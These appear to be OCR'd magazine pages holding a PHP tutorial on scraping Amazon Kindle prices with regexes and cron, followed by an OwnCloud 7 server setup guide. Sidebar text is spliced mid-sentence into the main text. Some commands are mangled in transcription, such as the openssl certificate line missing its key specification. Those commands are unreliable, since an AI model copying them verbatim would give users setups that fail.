preg_match('/displayedGiftPrice"[\s]*value="(.*?)"[\s]*\/>/', $data, $desired_match);
print_r($desired_match);
echo $desired_match[1];
foreach ($regexs as $regex) {
  preg_match_all($regex, $data, $posts, PREG_SET_ORDER);
  echo $posts[0][1];
  $my_array[] = $posts[0][1];
}
$regex = '/<span\s*class="lrg\s*bold">(.*?)<ul\s*class="rsltR\s*dkGrey/sim';
preg_match_all($regex, $data, $posts, PREG_SET_ORDER);
foreach ($posts as $post) {
}
```

For this example, we use a single item that is sold through multiple vendors. When multiple items are scraped, you need »



Display the desirable name and price in real time.

Quick tip

File_get_contents() and Curl functions can load web pages and turn the source code into a string!

» to find a reoccurring matching pattern that will occur for all of the entries in the list.

The whole idea of this exercise is to identify the desired data and make sure it is trackable to the seller. This way, when your item meets the desired price point, you can get an email, text message and link to the product so that you can buy it without any hassle.

Multiple items

This tutorial will show how to scrape all items from the Kindle section when the term 'Kindle Fire HDX 8.9' is searched. When this exact query is made, **www.amazon.com** returns seven results. What to do with these seven results?

One option is to just pull exactly what we want, while another option is to make criteria for separate items. For example, for the item Kindle Fire HDX 8.9", HDX Display, Wi-Fi and 4G LTE, 32 GB, you may only be willing to pay less than $529, while you are willing to spend $229 for the item named Kindle Fire HDX 7", HDX Display, Wi-Fi, 16 GB. So, there are the desired items.

Now we come to the fun part, which is building a custom scraper that will only find these items and check for the desired criteria. Although another method to attack this is to make an array of URLs and run them through a loop, we have already chosen that scraping the single url is what we are going to do. Since other sellers and used items could find their way to this page on a later date, this page can be a good starting point and it is a good learning exercise.

Search Kindles: Kindle Fire HDX 8.9

```
http://www.amazon.com/s/ref=sr_
nr_n_13?rh=n%3A2102313011%2Ck%3AKindle+Fire+HDX+
8.9&keywords=Kindle+Fire+HDX+8.9&ie=UTF8&qid=138645
8068&rnid=2941120011
```

Upon analysis of the desired page, there are seven items. Now, pattern analysing gets interesting because six have a price and one does not. Therefore, this 'Junker' entry without a price will be filtered out because it is currently unavailable.

Looking into the details of the source code, you will see that items that have prices have a special HTML class associated with the item, while the one without the price does not. The code could have been displayed in a manner for which the class could have existed even without a price, but it had not. Therefore, the absolute key to building the scraper for this page is to make absolutely certain that each and every item has a beginning pattern and end pattern that can be matched for each and every entry. In this case, the HTML codes **** and **<ul class="rsltR dkGrey">** contain all of the details that are necessary to use as a starting and end pattern.

Unlike previous examples which use the **preg_match()** function, this example will use the **preg_match_all()** function to match this pattern multiple times throughout the page.

Here is what is taking place. The file string is created by using the **file_get_contents()** function. Secondly, the string called '**$regex**' displays the pattern which is to be matched.

```
'/<span\s*class="lrg\s*bold">(.*?)<ul\s*class="rsltR\
s*dkGrey/sim'.
```

This may look garbled, but it follows strict rules for pattern matching. First of all, the pattern exists between the two forward slashes; one which precedes **<span** and one before sim. Now, here is the explanation of the entire pattern.


The code will start with **<span** followed by **\s***. This means 'none or any amount of white space'. Since there is whitespace after **<span** in the HTML code, the **\s*** is added. After that, the next sequence is **class="lrg** followed by more whitespace **\s*** and the end of the tag **bold">**.

Inside the code

The next code in brackets is utterly critical because it matches everything in between the previous match until it finds the next pattern that starts with **<ul**. This bracket of code is also very important because the **preg_match_all()** function will create an array for each match; one array will be the entire match and another is the code contained in the brackets **(.*?)**. The rest of the match after the **(.*?)** brackets includes the **<ul** tag followed by none or any amount of whitespace **\s***.

After the whitespace, a specific HTML class is matched. Essentially, the HTML code **class="rsltR dkGrey** becomes **class="rsltR\s*dkGrey** when this pattern is searched. And that completes the pattern.

Now, you will notice after the ending forward slash, there are three letters – **sim**. These letters represent pattern modifiers. The **S** is used so that new lines are searched. The **I** is used to ignore the case. The **M** is used for multiline mode. Since the code block that will be examined covers multiple



Add php in front of the file to run it from the command line.

The legal bit

Although scraping can be a very valuable manner for getting and comparing data, its power should not be abused. If your plans are personal – such as getting bargains and rare items and keeping them to yourself – hitting the odd web page won't even raise an eyebrow. But, if you plan to scrape many large websites for flight deals and re-publish them on the web, especially on a continual basis, you could see court action like others who have attempted these tactics.

In a nutshell, republishing scraped content on the web is a vastly different prospect to using your personal web server to find out when your item is listed below a specific price. If you look at many cases against scrapers, violation of copyright and monetary damage are often the outcome to such lawsuits.

In recent times, Amazon has cracked down on some third party providers who use scraping tools for means which it doesn't officially approve (*Ecommercebytes*, **http://bit.ly/1bjmDCX**).

Since scrapers can be used to compare prices of an item on one site in order to set it at a different price on another, it is concerning that scrapers can be a controversial topic.

lines, the sim covers the bases required to extract the match each and every time.

The above match only gives us each entry that will be scraped. Now, the next procedure is to get the name and price for each entry and do something with it. In order to do that, the array called **$posts** is iterated with a foreach loop so that the exact data for each entry is accurately kept together for analysis.

Extending the scraper

When the array called **$posts** is iterated, each entry will go through the loop one at a time and take on the name **$post**. Then, an array called **$regexs** is created, since it will find the product name and price for each mother entry. The next line of code creates a variable called **$my_main_block** which is the second string in the **$post** array.

Since the original scrape creates an array for each entry with the first string being the entire match and the second being only the desired text caused by the **(.*?)** in the first variable called **$regex**, we simply use it as our desired block of code.

Next, two empty arrays are made; one called **$posts2** and one called **$posts3**. The code **$posts2 = array();** makes the empty array because you want these arrays to be empty for each entry, otherwise, this won't work. Now, another loop is used to run a check on the mother entry for its name and price. The loops run twice for each mother item. Since the loops run twice, we match the product name with the code:

```
'preg_match_all($regex2,$my_main_block,$posts3, PREG_SET_ORDER);'
```

and we match the price the second time the loop runs with the code:

```
'preg_match_all($regex2,$my_main_block,$posts2, PREG_SET_ORDER);'
```

The values are printed when an item has a name and a price. If an item is missing a name or price, it will not print. The code starting with:

```
if(ISSET($posts2) && !empty($posts2) && ISSET($posts3) && !empty($posts3))
```

provided the requirements for the sought after data. Now that you have the item and price, you can do many things. Two procedures that come to mind are to use a database to make price comparisons and the other is to send a text message – for more on this, be sure to check out the **scrape-amazon-multi-match-one-pagec.php** file on the disc.

Now that you have the code check product and price, you may want to move on to adding a third element into the equation... the product ID. When a product has a constant ID that is always used to reference the item, a name and price change is not that important, since the ID is always going to be the primary key.

With the previous example, you could easily just add that, in the same way that you would the name and price. Then, you could secretly make a second database table that reflected price changed from the original day the product was added to your Watch list.

For example, you could make a database table that inserts the item ID, name and price. Then, every day you could run a *Cron* job that checks for deals. A simple MySQL query could be something like:

```
SELECT name FROM original_table WHERE id IN (SELECT id FROM bargains WHERE price <= '$my_scraped_price' )
```

A final idea if you're interested in taking this project further is to give yourself an email or text message when you hit the jackpot. Many phone providers these days allow you to use email to send a text message to someone's phone. The text message is often sent via your phone number followed by an email address – such as **yourphonenumber@vmobile.ca**. The PHP **mail()** function or SMTP can be used to send this message. Pear, for instance, has a fantastic class for sending email with SMTP.

Quick tip

The **preg_match()** function can be used to find a single pattern in a string while the **preg_match_all()** function can find all repeated patterns!

Scrape and Cron

Now that a scraping tutorial had been discussed, you have a basic tool set to search and scrape practically any unencrypted HTML code on the Internet.

In addition to saving some precious hard-earned dough, there are many other crafty uses where scraping can be very valuable. For example, a website owner could do a regular price comparison with their competition, in a similar way to what retail shops do but using a pen and paper, then update their ecommerce prices to always be a handy amount cheaper than the competition. Another case where gathering data can be beneficial is for research. If there are very good websites with new, updated information, you can find this information which can help further your knowledge.

Finally, you could try running a daily *Cron* job and look through classified ads to find extra jobs, which need your skills, or to even find a job.

```
sudo vi /etc/crontab
```

The sample text, for instance, to run a *Cron* job every day at 5pm would be:

```
0 17 * * * username /usr/bin/php -f /var/www/scrapers/filename.php
```

The first numbers and (*) characters set the time. Then, the appropriate **username** is entered followed by the path to the location of PHP on the server. Finally, the **–f** option and the filename explain which file is to parse and execute.

Doing things manually takes time. Why get the preferred results you are seeking through manual browsing when you can do it with automation? ■

OwnCloud 7: Own your data

Oft' accused of having their head in the clouds, **Linux Format** heads for the stratosphere. Also the latest release of OwnCloud.



We've already highlighted how *OwnCloud* can help you evade proprietary cloud storage (*see p22*) but we're going to have a look at the changes in the latest and greatest version 7 of the rapidly versioning filesharing and document-collaboration tool .In fact, by the time you read this version 7.2 will be released and, as the kinks are ironed out, what's emerging is quite a remarkable product. You'll need your own server in which to house your cloud. This might be local or remote, actual or virtual, it doesn't really matter. What does matter is that, on the said server, you have a web server running that's accessible from whatever network you want to share on. If this is the internet then usual caveats about safety apply (*see p16*). For this tutorial we'll assume a working *Apache* setup, but the same ideas spouted here apply to *Nginx* or *Lighttpd*.

Your distribution's repos might already have the latest version of *OwnCloud* available, but if not the lovely OpenSUSE Build Service provides packages for popular distributions. Instructions are available at **http://owncloud.org/install**. On Ubuntu 14.04, for example, you would create the file **/etc/apt/sources.list.d/owncloud.list** containing the line:

```
deb http://download.opensuse.org/repositories/isv:/ownCloud:/community/xUbuntu_14.04/ /
```

Then (optionally) add the repo key to **apt** to suppress warning messages about foreign packages:

```
wget http://download.opensuse.org/repositories/isv:ownCloud:community/xUbuntu_14.04/Release.key
sudo apt-key add - < Release.key
```

And finally update the package database and install a shiny (or watery?) new version of *OwnCloud*:


```
sudo apt-get update
sudo apt-get install owncloud
```

Cloud provider

As a responsible cloud host, one of your duties will be enabling and enforcing https connections. To do this you need to be in possession of a signedSL certificate, and to tell your web server about it. (*See the Generating a Self-Signed Certificate box on p79*).

Owncloud adds its own configuration file **/etc/apache2/conf-available/owncloud.conf**. This contains an alias that will map **/owncloud** on your server to its default install directory **/var/www/owncloud**.

So navigate to **https://yourserver.com/owncloud** (replacing **yourserver.com** with your server's domain name or IP address). If you are using a self-signed certificate, then you will receive a warning about the certificate being



Document collaboration proved to be perfectly serviceable, but we didn't really achieve productivity.

Generating a self-signed certificate

If you have your own domain name then you can obtain a free certificate from **www.startssl.com**, or a paid-for one from any number of other registered authorities. However, you can also generate and sign your very own certificate if you want, as follows:

```
sudo openssl req -x509 -nodes -days 365
-newkey -keyout /etc/apache2/ssl/owncloud.key
-out /etc/apache2/ssl/owncloud.crt
```

You will be asked for some address and company details, as well as a Common Name (which you should set to your domain name if you have one) and a contact email address. This will generate a self-signed (X.509) certificate, which will be valid for one year and will include a 2048-bit RSA (the default) key.

We need to tell your web server to use these credentials for handling connections on port 443. A standard *Apache* installation comes with a file **/etc/sites-available/default-ssl.conf**, which we can modify slightly to suit our purposes.

The **<VirtualHost _default_:443>** tag applies to any VirtualHost that isn't explicitly mentioned elsewhere in the block, so if you don't have any other configuration in place this is as good a place as any to add the certificate information.

You need to change the **SSLCertificateFile** and **SSLCertificateKeyFile** directives as follows:

```
SSLCertificateFile /etc/apache2/ssl/owncloud.crt
```

then the keyfile:

```
SSLCertificateKeyFile /etc/apache2/ssl/
owncloud.key
```

You should also change the **ServerAdmin** email address and the **ServerName** address to your domain name or IP address. Now enable the *Apache* SSL module and our new configuration, either by using the **a2en{mod,site}** helpers provided in Debian-based packages, or by using a good old fashioned:

```
ln -s /etc/apache2/mods-available/ssl.conf /etc/
apache2/mods-enabled/
ln -s /etc/apache2/sites-available/default-ssl.conf
/etc/apache2/sites-enabled/
```

Restart the *Apache* daemon and you should be wired for SSL.

untrusted. And rightfully so, but you know that you made the certificate, and you trust yourself, so you should add a security exception here. Even though visitors won't be able to verify the server's identity (unless you somehow shared the certificate's fingerprint with them), they will at least know that the connection is encrypted.

Your first job as cloud overlord is to set up an administrator account and choose the format for the *OwnCloud* database. If you envisage a small cloud (such as cirrus uncinus) then *SQLite* will be fine, but if you have multiple users all co-operating/fighting over terribly important documents (and TPS reports) then *SQLite* will buckle under the strain and you will need a proper SQL database. We'll stick with *SQLite* for now, but note that it is possible to convert to one of the more grown up databases further down the line. Choose a suitable moniker for your admin account, use a good password and click Finish setup.

Bam! *Owncloud* is ready to go. You'll be invited to download the sync apps for desktop machines (Yes, there's a Linux client) and mobile devices, and instructed to connect your calendar and contacts. All in good time though. First of all we really ought to disable insecure http connections. So go to the menu in the top right and open the Admin panel. Scroll down until you find the Enforce HTTPS check box, which you should tick. Now logout and try and visit your *Owncloud* via **http://**. All going well you should be redirected to the **https://** site. Safe and sound.

Cloud is a wonderful thing


Setting up user accounts is simple: Log in as Admin, select the Users option from the top-right menu, give you and your friends usernames and passwords, and share them appropriately. Setting up groups and quotas is also done from this page, so you can stop your users from wasting storage with their Barry Manilow MP3s. It's good practice to only use the Admin account for administrative things, so use your personal account for storing and sharing your files, photos and Michael Bolton tracks. To upload a file select the Files area from the top-left menu and either click the upload button or just drag your files onto the browser window (a la Google Drive).

OwnCloud was already a pretty solid product, and while version 7 lacks any major cosmetic differences, a significant amount of new functionality has been introduced, as well as a a plethora of minor tweaks. One of its most touted new features is the ability to preview and edit *Word* files. In previous incarnations this was limited to OpenDocument formats only. The file format voodoo is all carried out through *Libre/OpenOffice*, so you will need to install one of these, either on the *OwnCloud* server you just set up or on another machine set up as a file filter server. *Libreoffice* is pretty big though, and it seems rather inefficient to install this on a machine where the GUI or most of its features will never be used. On Ubuntu you can install it with

```
$ sudo apt-get install libreoffice –no-install-recommends
```

to cut down on the cruft a little. Installed this way the packages only weighed in at 116MB. It's up to you to you whether being able to work with obfuscated and inefficient file formats is worth this space investment – the open formats work fine without it, and you can also view PDFs in the browser too, through an adapted PDF.js viewer.

The old-style rigid Shared folder is no more, so items can be shared from anywhere in the hierarchy. Further, people you share the item with are free to move it around their own folder structure as they see fit. Users can put time limits on public shares and admins can enforce these, as well as mandate password usage. *OwnCloud* has always had support for external storage sources, be it (S)FTP servers, Windows »



The initial setup screen posts warnings about our self-signed certificate. High-grade encryption doesn't really help if there's a man in the middle.

Quick tip

If you're important and are looking for an Enterprise grade solution for on-premises cloud storage, then checkout the commercial offering at **https://owncloud.com**.

» shares, OpenStack object storage or third-party storage, such as Google Drive, Dropbox, Amazon S3. The exciting new addition here is the ability to share between *OwnCloud* installations – or so-called server to server sharing. This is easy to set up, you can enable specific *OwnCloud* shares for users, or if you trust them you can grant them the freedom to connect to the *OwnCloud* resources. Obviously they will require their own login details for each resource they access.

Can I share with you... there?

Server to server sharing takes the headache out of the otherwise awkward process of downloading a file from one cloud to the desktop so that it can then be uploaded to another cloud. Not to mention all the synchronisation issues that arise from having three different versions of a file flying about. But *OwnCloud* promises yet more in future versions, having a vision of a so-called 'federation of data' wherein you'll seamlessly share files between clouds without having to have explicit access to them. This goes one step further towards abstracting away the boundaries between servers.


The web interface has received some polish too, being now much more friendly to mobile devices, although mobile users may be happy to use the dedicated apps. Documents are lazy loaded, so documents or extensive photo galleries are read piece-wise as you manipulate an ever-shrinking scroll bar. While this makes things appear initially faster, it can be a little awkward in some situations.

Most notably in the Pictures app where there's currently no option to sort by date, so if you just want to see the newest shots in a large folder, then prepare for some lengthy scrolling in and wait times. There's a bug report filed about this though, and an improved lazy-load is earmarked for 7.0.3.

Apps exist for your Android or (shudder) iDevices so you can get your data while you're on the go, or too lazy to walk to your computer. At present they're priced at 63p and 69p on the official stores, but the Android one is open source and freely available from other sources (such as F-Droid) if you're feeling impecunious. Unfortunately, the apps aren't quite as svelte as their Dropbox and Google Drive peers. In particular uploading multiple files has to be done one at a time, and there's no option to upload an entire folder. This might be a dealbreaker for some, but it needn't be: *OwnCloud* can share its files through the WebDAV protocol, and there are all manner of apps for syncing shares on your tabs and mobs.

Quick tip

If you're too cool for setting up a web server and traditional install methods, then there are a few all ready to roll at **https://registry.hub.docker.com**

